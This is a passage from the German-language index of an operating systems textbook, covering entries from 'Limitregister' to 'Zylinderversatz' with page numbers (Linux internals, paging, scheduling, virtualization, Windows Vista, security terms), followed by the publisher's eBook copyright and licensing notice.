 Limitregister 233
 Linda 693
 Link 343, 900
 harter 333
 symbolischer 333, 344
 Linus-Elevator-Scheduler 895
 Linux 46
 Daemon 854
 Ein-/Ausgabe 889
 Geschichte 833, 839
 Hilfsprogramme 848
 Kernmodul 897
 Kernstruktur 851
 Netzwerkimplementierung 891
 Paging 885
 Prozess 853
 Scheduling 868
 Schnittstelle 843
 Shell 845
 Sicherheit 923
 Speicherbelegung 883
 Speicherverwaltung 874
 Task 861
 Thread 864
 Virtual File System 907
 Ziele 842
 Linux-Dateisystem 898
 /proc 915
 ext 908
 ext2 908
 ext3 914
 Linux-Sicherheit, Implementierung 926
 Linux-Speicherverwaltung,
 Implementierung 879
 Linux-Systemaufruf
 Dateiverwaltung 903
 Ein-/Ausgabe 892

Prozessverwaltung 857
 Sicherheit 925
 Speicherverwaltung 878
 Liste, verkettete 238
 Livelock 539
 Lizenzierung 674
 Local Area Network *siehe* LAN
 Login-Spoofing 761
 Logische Laufwerke 386
 Lokalität 1137
 Lokalitätseigenschaft 263
 Low-Level-Formatierung 447
 LSI-Schaltung 46

M

Magnetband 59
 Magnetplatte 430
 Magnetstreifenkarte 753
 Mailbox (Datenstruktur) 190
 Mailslot 997
 Makro 110
 Makroblock 567
 Makrovirus 784
 Malware 771
 Mann-Monat 1138
 Mapped Page Writer 1024
 Mark I 38
 Marshalling 651
 Maschine
 superskalare 409
 virtuelle 105, 106, 663
 Maskierung
 Frequenz 570
 temporale 570
 Master Boot Record *siehe* MBR
 Masterdateitabelle *siehe* MFT
 Master-Slave-Multiprozessor 625
 Maus 467
 Maussoftware 472
 MBR 333, 450, 871
 MD5 719
 Mechanismus 104, 1117
 Trennung von Strategie *siehe* Strategie
 Mehrfach-Modell 1083
 Mehrkernchip 53, 622
 Mehrkernprozessor 1144
 virtuelle Maschine 673
 Memory Management Unit *siehe* MMU
 Memory-Mapped-Datei 280, 863, 877
 Message Digest 5 *siehe* MD5
 Metadatei 487
 Metadaten *siehe* Dateiattribut
 Methode 483, 691
 MFT 1041
 Mickey 473

- MicroSoft Disk Operating System
 siehe MS-DOS
- Microsoft FFS2 1087
- Middleware
- dateisystembasierte 686
 - dokumentenbasierte 684
 - koordinationsbasierte 692
 - objektbasierte 691
- Mikrocomputer 46
- Mikrokern 101
- Mikrokerndesign 1071
- Mikrooperation 409
- Mimikry-Angriff 813
- Miniport 973
- MINIX 45, 838
- Mischen, perfektes 619
- MMU 59, 243
 - I/O 672
- mobil Code, Kapselung 814
- Modell, direktes 1083
- Modified Page Writer 1024
- Modified-Bit 247
- Modul, ladbares 897
- Modulo-Arithmetik 718
- Modus
- abgesicherter 974
 - Burst 405
 - Cooked 469
 - Einmal 462
 - Fly-by 405
 - kanonischer 469
 - Laptop 889
 - nicht kanonischer 469
 - PAE 884, 1019
 - Raw 469
 - Wiederholung 462
- Monitor
- Synchronisation 181
 - synchronized 184
- Moore'sches Gesetz 53, 622, 1102
- Motif 477
- Motorola 680x0 284
- Mounting *siehe* Einhängen
- Moving-Modell 1083
- MP3 568
- MPEG Audio Layer 3 *siehe* MP3
- MPEG-Standard 565
- MPI (Message Passing Interface) 190
- MS-DOS 47, 936
 - 1.0 937
 - Dateisystem 383
- MTM 1095
- Multicomputer 639
 - Hardware 640
 - Kommunikationssoftware
 (Benutzerebene) 646
- Low-Level-Kommunikationssoftware 644
- Nachrichtenaustausch 613
- Netzwerkschnittstelle 643
- Scheduling 657
- Virtualisierung 661
- MULTICS 44, 833
- Segmentierung 294
- Segmentierung mit Paging 294
- Segmenttabelle 294
- Multilevel
- Sicherheit 735
 - Sicherheitsmodell 735
- Multimedia 550
- Caching 596
 - Datei 555
 - Dateiorganisation 586
 - Dateisystem 578
 - Entwurf 1146
 - Forschung 603
 - Plattenspeicher-Scheduling 599
 - Prozess-Scheduling 572
- MULTIplexed Information and Computing System *siehe* MULTICS
- Multiprogrammierung 42, 82, 125
 - Grad 136
 - Modellierung 135
- Multiprozessor 615
- Betriebssystemart 624
 - Hardware 615
 - Master-Slave 625
 - NUMA 615, 620, 1006
 - Scheduling 633
 - symmetrischer 626
 - Synchronisation 628
 - UMA 615
 - verzeichnisbasierter 621
- Multiprozessorsystem 125, 613
- Multisession-CD-ROM 443
- Multithreading 53, 144
- Murphys Gesetz 162
- Mutationsmaschine 806
- Mutex 176
 - Pthreads 178
- N**
- Nachricht, aktive 650
 - Nachrichtenaustausch 187
 - Namensraum, Entwurf 1119
 - Namenstransparenz 688
 - Nanokern, Symbian OS 1072
 - Nanothread 1075
 - Narrow-Striping 596
 - NC-NUMA 621
 - Near-Video-on-Demand 581
 - Dateiplatzierung 590
 - VCR-Steuerfunktion 583

- Nebengerätenummer 423, 890
 NEC PD765 33
 Network File System *siehe* NFS
 Netzwerk
 Betriebssystem 49
 blockierendes 620
 Dateisystem 916
 Dienst 680
 verbindungsloser 680
 verbindungsorientierter 680
 Gerät 896
 Hardware 677
 nicht blockierendes 618
 Netzwerkprotokoll 682
 Discovery (Jini) 696
 IIOP 692
 IP 683
 TCP 683
 Netzwerkprozessor 644
 Netzwerkschnittstelle
 Multicomputer 643
 NFS 351, 916
 Architektur 916
 Implementierung 919
 Protokoll 917
 Version 4 922
 No Cache NUMA *siehe* NC-NUMA
 Notation, ungarische 483
 NT 938
 Namensraum 947
 Programmierschnittstelle 945
 NT siehe Windows NT
 NTFS 316, 1039
 Speicherbelegung 1046
 Struktur 1041
 NTSC-System 554
 NUMA-Multiprozessor 615, 620, 1006
 Nyquist-Theorem 560
- O**
- Objekt 691, 1070
 aktives 1077
 Objektdapter 692
 Objekt-Cache 884
 Objektdatei 111
 Objekt-Manager 947, 968
 Implementierung 974
 Objektnamensraum 978
 Objektorientierung 1070
 Offload-Speicherverwaltung 1080
 Omega-Netzwerk 618
 Operation, idempotente 349
 Orange Book 443
 ORB 691
 Ordner *siehe* Verzeichnis
- Orgelpfeifen-Algorithmus 593
 Orthogonalität 1118
 Ortstransparenz 688
 Ortsunabhängigkeit 688
 OS/2 938
 OS/360 41
 Overlay 241, 290
- P**
- PAE-Modus 884, 1019
 Page Allocator 883
 Page-Daemon 886
 Paging 242
 Beschleunigung 248
 Daemon 280
 Entwurfskriterien 270
 Linux 885
 Paging-Strategie
 globale 270
 lokale 270
 Paket 641
 Paket-Sniffer 748
 PAL-System 554
 Papierkorb 362
 Paradigma
 algorithmisches 1108
 Ausführungs 1108
 Benutzungsschnittstelle 1107
 Daten 1109
 Entwurf 1106
 ereignisorientiertes 1108
 Paravirt Ops *siehe* VMI
 Paravirtualisierung 108, 667
 Parkinsons Gesetz 228
 Partition 94
 PCI 64
 Bridge 64
 Express 64
 PDA 69
 PDP-11 82
 PDP-11/45 834
 PDP-11/70 834
 PDP-7 45, 834
 PEB 989
 Pentium, Segmentierung mit Paging 297
 Performanz 1130
 Personal Firewall 802
 Pfad
 absoluter 899
 relativer 899
 Pfadname 76, 329
 absoluter 329
 relativer 330
 PFN-Datenbank 1023
 PFR-Algorithmus 886

- P-Frame *siehe* P-Rahmen
Philosophenproblem 212
PID 855, 861
Pinning 286
Pipe 78
Pipeline 52, 847
Pipe-Symbol 847
Pit 438
Pixel 559
Platte, virtuelle 665
Plattenarmsteuerung 451
Plattenfarm 594
Plattenkontingent 360
Plattenspeicher 430
 CD-R 442
 CD-ROM 437
 Defragmentierung 376
 Fehlerbehandlung 454
 Formatierung 447
 Hardware 430
 IDE-Platte 431
 Magnet 430
 RAID 433
 SATA 431
 SLED 433
 Verwaltung 354
Plattenspeicher-Scheduling
 dynamisches 601
 Multimedia 599
 statisches 599
Platzhalter 726, 846
Plug and Play 65, 969
POLA 722
Polling *siehe* Warten, aktives
Pop-up-Thread 156, 649
Port 747
Portnummer 801
Portscan 747
Position Independent Code *siehe* Code
POSIX 45, 837
 1003.1 837
 1003.2 849
 Thread 147
PowerShell 955
Präambel 399
P-Rahmen 566
Prepaging 264
Present-/Absent-Bit 244, 246
Principal *siehe* Subjekt
Principle of Least Authority *siehe* POLA
Priorität
 aktuelle 1004
 Basis 1004
Prioritätsumkehr 170, 1008
privacy *siehe* Datenschutz
Privilege-Escalation-Angriff 771
Programmstatuswort 51
Programmvirus 778
Prompt 79, 845
Proportionalität 199
protection *siehe* Schutzmechanismus
Protection-Bit 247
Protokoll 538
Protokoll-Implementierungsschicht 1094
Protokollstack 682
Prozeduraufruf
 asynchroner 958, 964
 entfernter *siehe* RPC
 lokaler 944
 verzögerter 963
Prozess 71
 Beendigung 129
 Eltern 854
 Erzeugung 127
 Forschung 217
 Gruppe 856
 Hierarchien 130
 ID *siehe* PID
 Implementierung 133
 Kind 73
 Kind- 854
 Kontrollblock 133
 Modell 125
 Nummer *siehe* PID
 sequenziell 125
 Swapper- 885
 Symbian OS 1077
 Tabelle 72, 133
 Verhalten 194
 Windows Vista 989
 Zustand 131
Prozess-Manager 969
Prozessor *siehe* CPU
Prozessor-Sharing 222
Prozessorzuteilungsalgorithmus 658
Prozessumgebungsblock *siehe* PEB
Prozesswechsel *siehe* Kontextwechsel
Prozesszustand
 blockiert 131
 rechenbereit 131
 rechnend 131
PRT-Modul 1094
PSION 1067
 Computers 1067
 EPOC 1068
PSW *siehe* Programmstatuswort
Psychoakustik 570
pthread_attr_destroy 148
pthread_attr_init 148
pthread_cond_broadcast 179
pthread_cond_signal 179
pthread_cond_wait 179

pthread_create 148
 pthread_join 148
 pthread_mutex_destroy 178
 pthread_mutex_lock 178
 pthread_mutex_trylock 178
 pthread_mutex_unlock 178
 pthread_yield 148
 Pthreads 147
 pthreads_mutex_init 178
 Public-Key-Infrastruktur 721
 Public-Key-Kryptografie 717
 Publish/Subscribe 695
 Puffer
 begrenzter 171
 zyklischer 425
 Puffern 412
 Pufferüberlaufangriff 763
 Pufferung 424
 Doppel 425
 Pull-Server 578
 Push-Server 578

Q

Quantisierung 564
 Quantisierungsrauschen 560
 Quantum 202
 Quasiparallelität 124
 Quellcodevirus 785

R

Race Condition 161
 Rahmen (CD-ROM) 440
 Rahmen (Video) 557
 RAID 433
 RAM 57
 Random Access Memory *siehe* RAM
 Raten-monotones Scheduling 574
 Raw-Modus 469
 Read Only Memory *siehe* ROM
 ReadyBoost 1027
 ReadyBoot 1027
 Rechenintensiv
 Prozess 194
 Recht 722
 universelles 729
 Rechteverwaltung, digitale 958
 Red Book 438
 Referenced-Bit 247
 Referenzmonitor 817
 Referenzzeiger 977
 Regedit 955
 Region, kritische 163
 Registrierung 954
 Reincarnation-Server 103

Relokation
 dynamische 233
 statische 231
 Remote-Access-Modell 686
 Rendezvous 190
 Replikation (DSM) 654
 Ressource 478, 513
 Anforderung 514
 nicht unterbrechbare 513
 unterbrechbare 513
 Ressourcen-Deadlock 516
 Ressourcenrestvektor 523
 Ressourcenspur 528
 Ressourcenvektor 523
 Ressourcenverteilung 36
 Return-to-libc-Angriff 767
 R-Node 920
 Rock-Ridge-Erweiterung 381
 Rolle 726
 ROM 57
 Root-Benutzer 924
 Rootkit 795

 Arten 795
 Erkennung 796
 Sony 798

Router 538, 679
 Routing, Wormhole 642
 RPC 650, 997
 Implementierung 651
 RSA 718

Ruhezustand 1038
 Runqueue 869
 rwx-Bit 79

S

Salt 750
 SAM-Hive 954
 Sandboxing 815
 SATA 431
 Scancode *siehe* Tastencode
 Scan-EDF-Algorithmus 602
 Schadcode 777
 Schaltnetzwerk
 mehrstufiges 618
 Omega 618
 Schattenseitentabelle 670
 Scheduler 192
 Aktivierung 155
 Scheduling 192
 Affinity 635
 Co- 638
 Earliest-Deadline-First 576
 Echtzeit 573
 Echtzeitsystem 208
 Fair Share 208

- First Come First Served 200
Gang 637
garantiertes 206
homogene Prozesse 572
interaktive Systeme 202
Kategorien 196
Linux 868
Lotterie 207
Mechanismus 210
mehrere Warteschlangen 204
Multicomputer 657
Multiprozessor 633
nicht unterbrechend 195
Prioritäts- 203
Raten-monotonen 574
Round Robin 202
Shortest Job First 201
Shortest Process Next 206
Shortest Remaining Time Next 201
Smart 635
Stapelverarbeitungssystem 200
Strategie 192, 210
Thread 210
Trennung von Strategie und Mechanismus 209
unterbrechendes 196
Windows Vista 1003
Zeitpunkt 195
Ziele 197
zweistufiges 636
Schlüssel
 Datei 319
 Kryptografie 716
 Registrierung 974
Schnittstelle, Entwurf 1104
Schreiben, zuverlässiges 458
Schutzdomäne 722
Schutzkommando 733
Schutzmechanismus 712, 722
Schutzring 302
SCSI 65
SECAM-System 554
Secret-Key-Kryptografie 717
Secure Hash Algorithm *siehe* SHA
Secure Virtual Machine *siehe* SVM
Security by Obscurity 716
security *siehe* Sicherheit
SECURITY-Hive 954
Segment 290
 Daten 91, 237, 874
 Stack 91, 237
 Text 91, 874, 876
Segmentierung 289
 Implementierung 293
 mit Paging 294
Seite 241, 243
 Copy-on-Write 1013
 fixierte 880
 gemeinsame 276
 Größe 273
 reservierte 1011
 sperren 285
 ungültige 1011
 zugesicherte 1011
Seitendeskriptor 881
Seiterersetzung
 Aging-Algorithmus 262
 Algorithmus 255, 887, 1021
 Clock-Algorithmus 259
 FIFO-Algorithmus 258
 LRU-Algorithmus 260
 NRU-Algorithmus 257
 optimaler Algorithmus 256
 Second-Chance-Algorithmus 258
 Working-Set-Algorithmus 263
 WSClock-Algorithmus 267
Seitenfehler 152, 244
 Behandlung 283, 1017
 harter 1020
 weicher 1011, 1020
Seitenfehlerrate 272
Seitenfehlertalarm
 harter 251
 weicher 251
Seitenflattern *siehe* Thrashing
Seitenkanalangriff 755
Seitenrahmen 243
Seitenrahmennummer 246
Seitentabelle 245
 Eintrag 246
 invertierte 253
 mehrstufige 251
Seitenverzeichnis 300, 1081
Seitenverzeichniseintrag,
 selbst abbildender 1001
Sektion 946
 kritische 998
Sektor
 doppelt verschachtelter 450
 einfach verschachtelter 449
Selbstabbildungseintrag 1021
Semaphor 173
 binäres 174
 down 173
 up 173
Send und Receive 646
Sensorknoten 1148
Server
 Pull 578
 Push 578
Reincarnation 103

- Stub 650
- zustandsloser 919
- Session (CD-ROM) 443
- Session-Semantik 689
- Set-Top-Box 553
- SETUID-Bit 925
- SHA-1 719
- SHA-256 719
- SHA-512 719
- Shared Hosting 107
- Shared Library 278
- Shell 30, 79, 845
- Shellcode 768
- Shellskript 848
- Sicherheit 709, 712
 - Forschung 821
 - Java 818
 - Multilevel 735
 - Umgebung 712
 - Windows Vista 1052
- Sicherheitsdeskriptor 946, 1055
- Sicherheits-ID 1053
- Sicherheitsreferenzmonitor 970
- Sicherung 361
 - inkrementelle 362
 - logische 364
 - physische 363
- SID *siehe* Sicherheits-ID
- Side-by-Side 987
- Signal 73, 856
 - gemischtes 558
- Signatur
 - digitale 719
- Signierung 1090
- Simple-Integrity-Regel 737
- Simple-Security-Regel 735
- Simultaneous Peripheral Operation On Line
 - siehe* Spooling
- Skeleton 691
- Slab Allocator 884
- SLED 433
- Sleep und Wakeup 170
- Smart Card 71, 754
- Smart Scheduling 635
- Snooping 623
- Socket 891, 997, 1078
- soft miss* 251
- Soft-Timer 466
- Software, Ausgabe 473
- Softwareuhr 463
- Sony-Rootkit 798
- Space-Sharing 636
- Speicher
 - Arbeits 55
 - Energieverwaltung 498
 - Hierarchie 228
- Hintergrund 286
- nicht flüchtiger 460
- Verdichtung 236
- verteilter gemeinsamer 281
- virtueller 59, 84, 235, 241
- Wiederherstellung 459
- zuverlässiger 457
- Speicherabbild 72
- Speicherabstraktion 229
- Speicherbelegung, Linux 883
- Speicher-Beschreibungsliste 1036
- Speicherchipkarte 753
- Speicherdruck 1022
- Speichermedium, Symbian OS 1085
- Speichersystem, verschachteltes 620
- Speicherverwaltung 227
 - Alpha 250
 - Bitmap 238
 - Forschung 302
 - HP PA 250
 - Implementierung 282
 - MIPS 250
 - SPARC 250
 - Trennung von Strategie und Mechanismus 288
 - verkettete Listen 238
 - Windows 970
- Speichervirtualisierung 669
- Sperre 902
 - exklusive 902
 - gemeinsame 902
- Spezialdatei 77, 889
- Spinlock 166
- Spoolerordner 162
- Spooling 43, 429
- Spur 58, 443
- Spyware 791
 - Aktionen 794
 - Verbreitung 792
- SSF (Shortest Seek First) 452
- Stacksegment 237, 876
- Standard
 - Ausgabe 846
 - Datenstrom 1045
 - Eingabe 846
 - Fehler 847
- Stand-by-Liste 1012
- Stand-by-Modus 1039
- Stapelverarbeitung 67
- Stapelverarbeitungssystem 39
- Steganografie 740
- Stimmbiometrie 758
- Store-and-Forward-Packet-Switching 641
- Strategie 104, 1117
 - Trennung von Mechanismus 104
- Strikter Wechsel 166

- Stripe 434
Striping 434
Stub-Server 650
Subjekt 725
Substitution, monoalphabetische 717
Subsystem 943
Suche, überlappende 431
Superblock 334, 907, 909
SuperFetch 1017
Superskalare Maschine 409
Superuser 74, 924
Supervisormodus 30
SVGA 559
SVID 837
SVM 664
Swap-Bereich 886
Swap-Partition 286
Swapper-Prozess 885
Swappiness 887
Swapping 230, 235
Symbian 1068
 logischer Gerätetreiber (LDD) 1084
 physischer Gerätetreiber (PDD) 1084
Symbian OS
 Dateisystem 1088
 Geschichte 1067
 Infrastruktur 1092
 Interprozesskommunikation 1078
 Kernschicht 1072
 Kommunikation 1074
 Multimedia 1074
 Nanokern 1072
 Prozess 1077
 Speichermedium 1085
 Thread 1075
 Version 6 1068
 Version 7 1069
Symmetrische Kryptografie 717
sync 373
Synchronisation 175
 Multiprozessor 628
 Windows Vista 998
Synchronisationsereignis 999
Synchronisationsobjekt 966
System
 eingebettetes 1147
 erweiterbares 1116
 geschichtet 100, 1113
 monolithisches 98
 vertrauenswürdiges 730
System V 45
Systemaufruf 84
 Dateiverwaltung 91
 Prozessverwaltung 89
 sonstiger 94
 Verzeichnisverwaltung 92
Systemaufrufschnittstelle
 Entwurf 1110
SYSTEM-Hive 954, 958
Systemprozess 994
Systemverfügbarkeit 713
Systemzugriffskontrollliste 1055
- ## T
- Task 861
Tastatur 467
Tastencode 468
TCB 732
TCP 683, 892
TCP/IP 837
Teamstruktur 1140
TEB 990
Temperaturverwaltung 499
Template 694
Termcap 474
Terminal 468, 753
Test and Set Lock *siehe* TSL
Textfenster 474
Textsegment 91, 874, 876
 gemeinsames 876
Thin Client 490
THINC 491
Thrashing 263
Thread 137
 Affinität 990
 Dispatcher 140
 Gebrauch 137
 hybride Implementierung 154
 Implementierung im Benutzer-
 adressraum 149
 Implementierung im Kern 153
 Kern 1117
 Linux 864
 Modell 143
 Pop-up 156, 649
 POSIX 147
 Scheduling 210
 Symbian OS 1075
 Tabelle 150
 Windows Vista 993
 Worker 140
 Zero-Page 1025
Thread Local Storage 990
thread_create 146
thread_exit 146
thread_join 146
thread_yield 146
Thread-Umgebungsblock *siehe* TEB
Timer
 Soft 466
 Überwachungs 465

- Timer *siehe* Uhr
 Timerintervall 462
 Timesharing 43, 67, 634
 Timesharing-System 105
 TLB 249
 Verwaltung durch Software 250
 Token 952
 eingeschränktes 991
 Toolkit
 Globus 698
 Top-down
 Entwurf 1107
 Implementierung 1123
 Torus, doppelter 640
 TPM 721
 Transaktion, atomare 349
 Transaktionsspeicher 991
 Translation Lookaside Buffer *siehe* TLB
 Treiber
 Modell WDM 1033
 Objekt 948, 1028
 Schnittstelle 500
 Überprüfung 1034
 wiedereintrittsfähiger 421
 Trennung von Strategie und Mechanismus 104
 Scheduling 209
 Speicherverwaltung 288
 Trojanisches Pferd 774
 Trusted Computing Base *siehe* TCB
 Trusted Platform Module *siehe* TPM
 TSL 168, 628
 TSY-Modul 1094
 TTBR 1081
 Tupel 693
 Tupelraum 693
 Typ-1-Hypervisor 663, 664
 Typ-2-Hypervisor 663, 665
- U**
- UAC 1058
 Übertragungsmodell 686
 Überwachungstimer 465
 UDF 336
 UDMF 1034
 UDP 892
 Uhr 461
 Hardware 461
 Software 463
 UID *siehe* Benutzer-ID
 UMA-Multiprozessor 615
 busbasierter 615
 Kopplungsfeld 617
 mehrstufige Schaltnetzwerke 618
 Unicode 947
 UNICS 833
- Universal Disk Format *siehe* UDF
 UNIX 45, 48
 Berkeley 836
 Geschichte 833
 Passwortsicherheit 749
 portables 835
 Schutzdomäne 723
 Standard 837
 V7-Dateisystem 386
 Unterbrechung 53, 526
 Unterbrechungsbehandlung 407
 Unterbrechungsroutine 417, 963
 Unterschriftenanalyse 758
 Ununterbrechbarkeit (Bedingung) 517, 535
 Upcall 155
 Upload/Download-Modell 686
 URL 685
 USB 65
 User Shared Data 990
 UXGA 559
- V**
- Vampirklemme 677
 Variable, sperren 165
 VCR *siehe* Videorecorder
 Verhungern 213, 541
 FCFS-Strategie 541
 Verteilte Systeme 614, 674
 enge Kopplung 614
 Entwurf 1146
 lose Kopplung 614
 Verteilter gemeinsamer Speicher 281
 Vertraulichkeit der Daten 712
 Verzeichnis 75, 319, 328
 aktueller *siehe* Arbeitsverzeichnis
 Arbeits 76, 330, 889
 Hierarchie 687
 Implementierung 340
 Operation 332
 Wurzel 76, 328
 Verzeichnissystem
 hierarchisches 329
 VFS *siehe* Dateisystem, virtuelles
 VFS-Schnittstelle 351
 VGA 559
 Video
 digitales 550
 Kompression 561
 on-Demand 551
 progressiv 558
 Rahmen 557
 Server 552
 Videoclip 550
 Videodaten, Codierung 557
 Video-RAM 480

- Videorecorder, Steuerfunktion 579
VirensScanner 803
Virtual Appliance 672
Virtual File System 898, 907
Virtual Machine Interface *siehe* VMI
Virtual Machine Monitor *siehe* Hypervisor
Virtualisierung
 Anforderungen 663
 Ein-/Ausgabe 671
 Entwurf 1143
 Multicomputer 661
 Speicher 669
Virtualisierungstechnologie *siehe* VT
Virtuell
 Adresse 243
 Adressraum 243
 Dateisystem 350
 I-Node 920
 Kernmodus 664
 Maschine 105, 106, 663
 Platte 665
 Speicher 59, 84, 235, 241
 Zeit 265
Virtuelle Adresse, Belegung 1011
Virtuelle Maschine, Mehrkernprozessor 673
Virus 777
 Bootsektor 782
 Cavity 781
 Companion 778
 Funktionsweise 777
 Gerätetreiber 784
 Makro 784
 parasitärer 781
 polymorpher 805
 Programmvirus 778
 Quellcodevirus 785
 speicherresidenter 782
 überschreibender 778
 Verbreitung 786
 Vermeidung 808
VM/370 105, 664
VMI 668
Vmware 665
V-Node 920
Vogel-Strauß-Algorithmus 520
Volumeschattenkopie 1029
VT 664
VTOC 443
- W**
- WaitForMultipleObjects 966
WAN 677
Wardialer 745
Wartebedingung, zyklische 517, 535
Warten, aktives 166, 414, 631
Webbrowser 684
Webseite 684
Wechseldatenträger
 Symbian OS 1086
Wechselseitiger Ausschluss 163, 534
 aktives Warten 164
Weckruf-Warte-Bit 173
Wellenform-Codierung 568
Weltzeit (UTC) 462
White-Hat-Hacker 743
Wide Area Network *siehe* WAN
Wide-Striping 596
Widget 477
Wiedereintrittsfähigkeit 1128
Wiedergabepunkt 583
Wiederherstellungskonsole 974
Wiederholungsmodus 462
Wiederverwendbarkeit 1128
Win32 939
Win32-API 95, 949
Win32-Programmierschnittstelle
 siehe Win32-API
Windows
 2000 940
 2003 940
 3.0 939
 95 937
 Kern 957
 Kernschicht 962
 Me 48
 MS-DOS-basiertes 936
 NT 48
 NT 4.0 939
 NT-basiertes 936, 938
 Registrierungsdatenbank 953
 Server 2008 936
 XP 940
Windows Vista
 Geschichte 936
 Interprozesskommunikation 996
 Programmierung 942
 Scheduling 1003
 Speicherverwaltung 1009
 Synchronisation 998
 Thread 993
Windows-NT, Dateisystem 1039
Windows-Vista-Systemaufruf, Speicher-
verwaltung 1014
WndProc 484
Worker-Thread 140
Working-Set
 Algorithmus 265
 Modell 264

Wormhole-Routing 642

WOW32 950

WOW64 950

Wrapper 152

Wurm 788

Wurzeldateisystem 77

Wurzelverzeichnis 76, 328

X

X *siehe* X-Window-System

X11 *siehe* X-Window-System

x86 48

XCHG 170

X-Client 475

XGA 559

Xlib 476

X-Server 475

X-Window-System 475, 839, 845

Y

YAFFS 1087

Yellow Book 438

Z

Z3 38

Zahl, magische 321

Zeichen, magisches 846

Zeichendatei 77, 319, 890

Zeilendisziplin 896

Zeilensprungverfahren 558

Zeitbombe 759

Zeitspanne, konstante 589

Zero-Page-Thread 1025

Zertifikat 720

Zertifizierungsstelle 720

Zombie 713, 772

 Zustand 859

Zonendeskriptor 881

Zugangskontrollalgorithmus 555

Zugriff

 sequenzieller 321

 wahlfreier 322

Zugriffskontrolle

 benutzerbestimmbare 735

 systembestimmbare 735

Zugriffskontrolleintrag 1055

Zugriffskontrollliste (ACL) 724

Zugriffstoken 1054

Zugriffsverletzung 1019

Zustand, sicherer 529

Zustandsvariable 178, 182

Zwei-Phasen-Sperren 537

Zylinder 58

Zylinderversatz 448

Copyright

Daten, Texte, Design und Grafiken dieses eBooks, sowie die eventuell angebotenen eBook-Zusatzdaten sind urheberrechtlich geschützt. Dieses eBook stellen wir lediglich als **persönliche Einzelplatz-Lizenz** zur Verfügung!

Jede andere Verwendung dieses eBooks oder zugehöriger Materialien und Informationen, einschließlich

- der Reproduktion,
- der Weitergabe,
- des Weitervertriebs,
- der Platzierung im Internet, in Intranets, in Extranets,
- der Veränderung,
- des Weiterverkaufs und
- der Veröffentlichung

bedarf der **schriftlichen Genehmigung** des Verlags. Insbesondere ist die Entfernung oder Änderung des vom Verlag vergebenen Passwortschutzes ausdrücklich untersagt!

Bei Fragen zu diesem Thema wenden Sie sich bitte an: info@pearson.de

Zusatzdaten

Möglicherweise liegt dem gedruckten Buch eine CD-ROM mit Zusatzdaten bei. Die Zurverfügungstellung dieser Daten auf unseren Websites ist eine freiwillige Leistung des Verlags. **Der Rechtsweg ist ausgeschlossen.**

Hinweis

Dieses und viele weitere eBooks können Sie rund um die Uhr und legal auf unserer Website herunterladen:

<http://ebooks.pearson.de>

